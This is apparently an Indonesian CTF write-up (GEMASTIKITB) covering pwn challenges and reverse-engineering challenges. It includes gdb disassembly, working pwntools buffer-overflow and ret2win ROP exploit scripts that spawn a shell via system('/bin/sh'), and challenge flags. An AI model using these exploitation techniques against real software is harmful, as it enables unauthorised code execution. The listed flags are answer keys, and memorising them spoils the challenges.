   0x08049215 <+63>:    movl   $0x0,-0x34(%ebp)
   0x0804921c <+70>:    movl   $0x0,-0x30(%ebp)
   0x08049223 <+77>:    movl   $0x0,-0x2c(%ebp)
   0x0804922a <+84>:    movl   $0x0,-0x28(%ebp)
   0x08049231 <+91>:    movl   $0x0,-0x24(%ebp)
   0x08049238 <+98>:    movl   $0x0,-0x20(%ebp)
   0x0804923f <+105>:   movl   $0x0,-0x1c(%ebp)
   0x08049246 <+112>:   movl   $0x0,-0x18(%ebp)
   0x0804924d <+119>:   movl   $0x0,-0x14(%ebp)
   0x08049254 <+126>:   movl   $0x0,-0x10(%ebp)
   0x0804925b <+133>:   movl   $0x61682049,-0x56(%ebp)
   0x08049262 <+140>:   movl   $0x49206574,-0x52(%ebp)
   0x08049269 <+147>:   movw   $0x4254,-0x4e(%ebp)
   0x0804926f <+153>:   movl   $0x0,-0x96(%ebp)
   0x08049279 <+163>:   movl   $0x0,-0x92(%ebp)
   0x08049283 <+173>:   movl   $0x0,-0x8e(%ebp)
   0x0804928d <+183>:   movl   $0x0,-0x8a(%ebp)
   0x08049297 <+193>:   movl   $0x0,-0x86(%ebp)
   0x080492a1 <+203>:   movl   $0x0,-0x82(%ebp)
   0x080492ab <+213>:   movl   $0x0,-0x7e(%ebp)
   0x080492b2 <+220>:   movl   $0x0,-0x7a(%ebp)
   0x080492b9 <+227>:   movl   $0x0,-0x76(%ebp)
   0x080492c0 <+234>:   movl   $0x0,-0x72(%ebp)
   0x080492c7 <+241>:   movl   $0x0,-0x6e(%ebp)
   0x080492ce <+248>:   movl   $0x0,-0x6a(%ebp)
   0x080492d5 <+255>:   movl   $0x0,-0x66(%ebp)
   0x080492dc <+262>:   movl   $0x0,-0x62(%ebp)
   0x080492e3 <+269>:   movl   $0x0,-0x5e(%ebp)
   0x080492ea <+276>:   movl   $0x0,-0x5a(%ebp)
```

Tinggal pasang breakpoint di vuln+355 lalu cek nilainya, dan dapat deh value string yang harus diganti.




```
0xffffd210│+0x0000: 0xffffd262  →  "I hate ITB"   ← $esp
```

Kode:



```python
#!/usr/bin/python3
from pwn import *

# Switch between local/GDB/remote from terminal
def initIO():
    if (args.REMOTE):   # ("server", port)
        return remote(sys.argv[1], sys.argv[2])
    else:               # Run locally
        return ELF.process()

# Set up the correct architecture for pwn
file = "./chall"
# Get context arch, bits, os, etc.
ELF = context.binary = ELF(file, checksec=False)
# Enable verbose logging
context.log_level = "debug"

# ===========================================================
#                    EXPLOIT GOES HERE
# ===========================================================

# Start program
io = initIO()

# Find offset
offset = 64

payload = flat(
    offset * b'A',
    b'I love ITB'
)

io.sendline(payload)

io.interactive()
```

## ouchi no kaeritai



ouchi ni kaeritai

456

When i go shopping in the middle of the night wanna buy ramen, i got hit by a truck and suddenly i got transported to another world... i really wanna go home i'm scared...

**reee#9594**


`nc 20.5.48.98 8006`

**Attachment:**
[https://drive.google.com/file/d/1ju_bXEallKPmziym2Dmzjl1lW6YPqYiN/view?usp=drive_link](https://drive.google.com/file/d/1ju_bXEallKPmziym2Dmzjl1lW6YPqYiN/view?usp=drive_link)

**FLAG: GEMASTIKITB{ret2win_34sy_st0nk555}**


Ini soal ret2win biasa, cuma ditambah reverse shell. Kalau ELFnya dijalankan, kita bakal dikasih sebuah *leaked address*, yang kalau dicek itu merupakan alamat /bin/sh.

Pertama kalau dilihat dari gdb, didapat kalau ada 4 fungsi




```
0x0000000000401205  change_role_and_permission
0x000000000040123b  go_home
0x00000000004012e6  vuln
0x0000000000401338  main
```

Lalu dicek satu per satu, fungsi main bakal manggil **vuln**, lalu **vuln** bakal balik lagi ke **main**. Karena di **vuln** ada **gets**, kita bisa makai buat smash stacknya. Lalu dicek lagi fungsi **change_role_and_permission** dan **go_home**.




```
Dump of assembler code for function change_role_and_permission:
   0x0000000000401205 <+0>:     endbr64
   0x0000000000401209 <+4>:     push   %rbp
   0x000000000040120a <+5>:     mov    %rsp,%rbp
   0x000000000040120d <+8>:     lea    0xdfe(%rip),%rax        # 0x402012
   0x0000000000401214 <+15>:    mov    %rax,%rdi
   0x0000000000401217 <+18>:    call   0x4010a0 <puts@plt>
   0x000000000040121c <+23>:    lea    0xe02(%rip),%rax        # 0x402025
   0x0000000000401223 <+30>:    mov    %rax,0x2e3e(%rip)        # 0x404068 <role>
   0x000000000040122a <+37>:    lea    0xdfa(%rip),%rax        # 0x40202b
   0x0000000000401231 <+44>:    mov    %rax,0x2e38(%rip)        # 0x404070 <permission>
   0x0000000000401238 <+51>:    nop
   0x0000000000401239 <+52>:    pop    %rbp
   0x000000000040123a <+53>:    ret
```



```
Dump of assembler code for function go_home:
   0x000000000040123b <+0>:     endbr64
   0x000000000040123f <+4>:     push   %rbp
   0x0000000000401240 <+5>:     mov    %rsp,%rbp
   0x0000000000401243 <+8>:     sub    $0x10,%rsp
   0x0000000000401247 <+12>:    mov    %rdi,-0x8(%rbp)
   0x000000000040124b <+16>:    mov    0x2e16(%rip),%rax        # 0x404068 <role>
   0x0000000000401252 <+23>:    lea    0xdcc(%rip),%rdx        # 0x402025
   0x0000000000401259 <+30>:    mov    %rdx,%rsi
   0x000000000040125c <+33>:    mov    %rax,%rdi
   0x000000000040125f <+36>:    call   0x4010e0 <strcmp@plt>
   0x0000000000401264 <+41>:    test   %eax,%eax
   0x0000000000401266 <+43>:    jne    0x401285 <go_home+74>
   0x0000000000401268 <+45>:    mov    0x2e01(%rip),%rax        # 0x404070 <permission>
   0x000000000040126f <+52>:    lea    0xdb5(%rip),%rdx        # 0x40202b
   0x0000000000401276 <+59>:    mov    %rdx,%rsi
   0x0000000000401279 <+62>:    mov    %rax,%rdi
   0x000000000040127c <+65>:    call   0x4010e0 <strcmp@plt>
   0x0000000000401281 <+70>:    test   %eax,%eax
   0x0000000000401283 <+72>:    je     0x4012ad <go_home+114>
   0x0000000000401285 <+74>:    lea    0xdac(%rip),%rax        # 0x402038
   0x000000000040128c <+81>:    mov    %rax,%rdi
   0x000000000040128f <+84>:    call   0x4010a0 <puts@plt>
   0x0000000000401294 <+89>:    lea    0xdc2(%rip),%rax        # 0x40205d
   0x000000000040129b <+96>:    mov    %rax,%rdi
   0x000000000040129e <+99>:    call   0x4010a0 <puts@plt>
   0x00000000004012a3 <+104>:   mov    $0x0,%edi
   0x00000000004012a8 <+109>:   call   0x401100 <exit@plt>
   0x00000000004012ad <+114>:   lea    0xdbc(%rip),%rax        # 0x402070
   0x00000000004012b4 <+121>:   mov    %rax,%rdi
   0x00000000004012b7 <+124>:   call   0x4010a0 <puts@plt>
   0x00000000004012bc <+129>:   mov    -0x8(%rbp),%rax
   0x00000000004012c0 <+133>:   mov    %rax,%rsi
   0x00000000004012c3 <+136>:   lea    0xdc6(%rip),%rax        # 0x402090
   0x00000000004012ca <+143>:   mov    %rax,%rdi
   0x00000000004012cd <+146>:   mov    $0x0,%eax
   0x00000000004012d2 <+151>:   call   0x4010d0 <printf@plt>
   0x00000000004012d7 <+156>:   mov    -0x8(%rbp),%rax
   0x00000000004012db <+160>:   mov    %rax,%rdi
   0x00000000004012de <+163>:   call   0x4010c0 <system@plt>
   0x00000000004012e3 <+168>:   nop
   0x00000000004012e4 <+169>:   leave
   0x00000000004012e5 <+170>:   ret
```

Bisa dilihat kalau di fungsi **change_role_and_permission** bakal merubah 2 variabel global, yaitu **role** dan **permission**. Kemudian, 2 variable itu bakal dipanggil dan dibandingkan dengan **strcmp** di **go_home**. Terakhir, di akhir fungsi **go_home**, kita bakal memanggil **system@plt** dengan parameter argumen pertama fungsi (%rbp-8).


Jadi intinya, kita bakal overwrite return address **vuln** jadi address **change_role_and_permission**, lalu set parameter pertama jadi alamat yang udah di leak, lalu overwrite lagi return address **change_role_and_permission** jadi return address **go_home**.



```python
#!/usr/bin/python3
from pwn import *

# Switch between local/GDB/remote from terminal
def initIO():
    if (args.REMOTE):   # ("server", port)
        return remote(sys.argv[1], sys.argv[2])
    else:               # Run locally
        return ELF.process()

# Set up the correct architecture for pwn
file = "./ret2win"
# Get context arch, bits, os, etc.
ELF = context.binary = ELF(file, checksec=False)
# Enable verbose logging
context.log_level = "debug"

# ============================================================
#                     EXPLOIT GOES HERE
# ============================================================

# Start program
io = initIO()

offset = 72

io.recvuntil("0x")
leak = io.recv(6)
leak = int(leak, 16)

change_permission = int(0x401205)
go_home = int(0x40123b)

pop_rdi = int(0x00000000004011fe)

payload = flat(
    offset * b'A',
    change_permission,
    pop_rdi,
    leak,
    go_home,
)

print(payload)

io.sendline(payload)

io.interactive()
```

# REV

## Quotes of the day



Challenge 12 Solves ×

Quotes of the day

100

rev

Hi yesterday i build an app to display quotes of the day please check it out!

**reee#9594**


secret

Flag Submit

**Attachment:** [https://drive.google.com/file/d/1mEddeZToA-LW789pWx0_H-TFDHLaSXZk/view?usp=drive_link](https://drive.google.com/file/d/1mEddeZToA-LW789pWx0_H-TFDHLaSXZk/view?usp=drive_link)


**FLAG: GEMASTIKITB{It_w4s_H3r3_All_along}**

Dari soal dikasih sebuah file ELF excutable yang berisi 2 pilihan, random words dan exit.




```
Welcome to our application
What do you want to do?
1. Display random words
2. Exit
Please input number only
```

Lalu saya mengecek daftar “words” random yang bisa dicetak dengan Binary Ninja dan didapatkan flagnya.



```
0057a260  73 74 6f 6e 69 73 68 69-6e 67 00 61 74 68 6c 65  stonishing.athle
0057a270  74 69 63 00 61 74 74 61-63 68 65 64 00 61 74 74  tic.attached.att
0057a280  65 6e 74 69 76 65 00 61-74 74 72 61 63 74 69 76  entive.attractiv
0057a290  65 00 61 75 73 74 65 72-65 00 61 75 74 68 65 6e  e.austere.authen
0057a2a0  74 69 63 00 61 75 74 68-6f 72 69 7a 65 64 00 61  tic.authorized.a
0057a2b0  75 74 6f 6d 61 74 69 63-00 61 76 61 72 69 63 69  utomatic.avarici
0057a2c0  6f 75 73 00 61 76 65 72-61 67 65 00 61 77 61 72  ous.average.awar
0057a2d0  65 00 61 77 65 73 6f 6d-65 00 61 77 66 75 6c 00  e.awesome.awful.
0057a2e0  61 77 6b 77 61 72 64 00-62 61 62 79 69 73 68 00  awkward.babyish.
0057a2f0  62 61 64 00 62 61 63 6b-00 62 61 67 67 79 00 62  bad.back.baggy.b
0057a300  61 72 65 00 62 61 72 72-65 6e 00 62 61 73 69 63  are.barren.basic
0057a310  00 62 65 61 75 74 69 66-75 6c 00 62 65 6c 61 74  .beautiful.belat
0057a320  65 64 00 62 65 6c 6f 76-65 64 00 62 65 6e 65 66  ed.beloved.benef
0057a330  69 63 69 61 6c 00 62 65-74 74 65 72 00 62 65 73  icial.better.bes
0057a340  74 00 62 65 77 69 74 63-68 65 64 00 62 69 67 00  t.bewitched.big.
0057a350  62 69 67 68 65 61 72 74-65 64 00 62 69 6f 64 65  bighearted.biode
0057a360  67 72 61 64 61 62 6c 65-00 62 69 74 65 73 69 7a  gradable.bitesiz
0057a370  65 64 00 62 69 74 74 65-72 00 62 6c 61 63 6b 00  ed.bitter.black.
0057a380  57 6f 72 64 73 20 6f 66-20 74 68 65 20 64 61 79  Words of the day
0057a390  3a 20 00 0a 00 31 2e 20-44 69 73 70 6c 61 79 20  : ...1. Display 
0057a3a0  72 61 6e 64 6f 6d 20 77-6f 72 64 73 0a 00 32 2e  random words..2.
0057a3b0  20 45 78 69 74 0a 00 00-47 45 4d 41 53 54 49 4b   Exit...GEMASTIK
0057a3c0  49 54 42 7b 49 74 5f 77-34 73 5f 48 33 72 33 5f  ITB{It_w4s_H3r3_
0057a3d0  41 6c 6c 5f 61 6c 6f 6e-67 7d 00 57 65 6c 63 6f  All_along}.Welco
```

## Tracing that S



### Tracing that S

100

I had a dream that i successfully made an app an got reward. But when i woke up the only thing that exists is some weirds file hanging around... Maybe this is some sign.. Do you belive in destiny?

**reee#9594**

**Attachment:**
https://drive.google.com/file/d/1AhOSV8VAnQhAyddY7WNZqXug3n-Ra1dx/view?usp=drive_link

**FLAG: GEMASTIKITB{5trace_1s_y0ur_b3st_fr1end_am_i_r1ght?}**

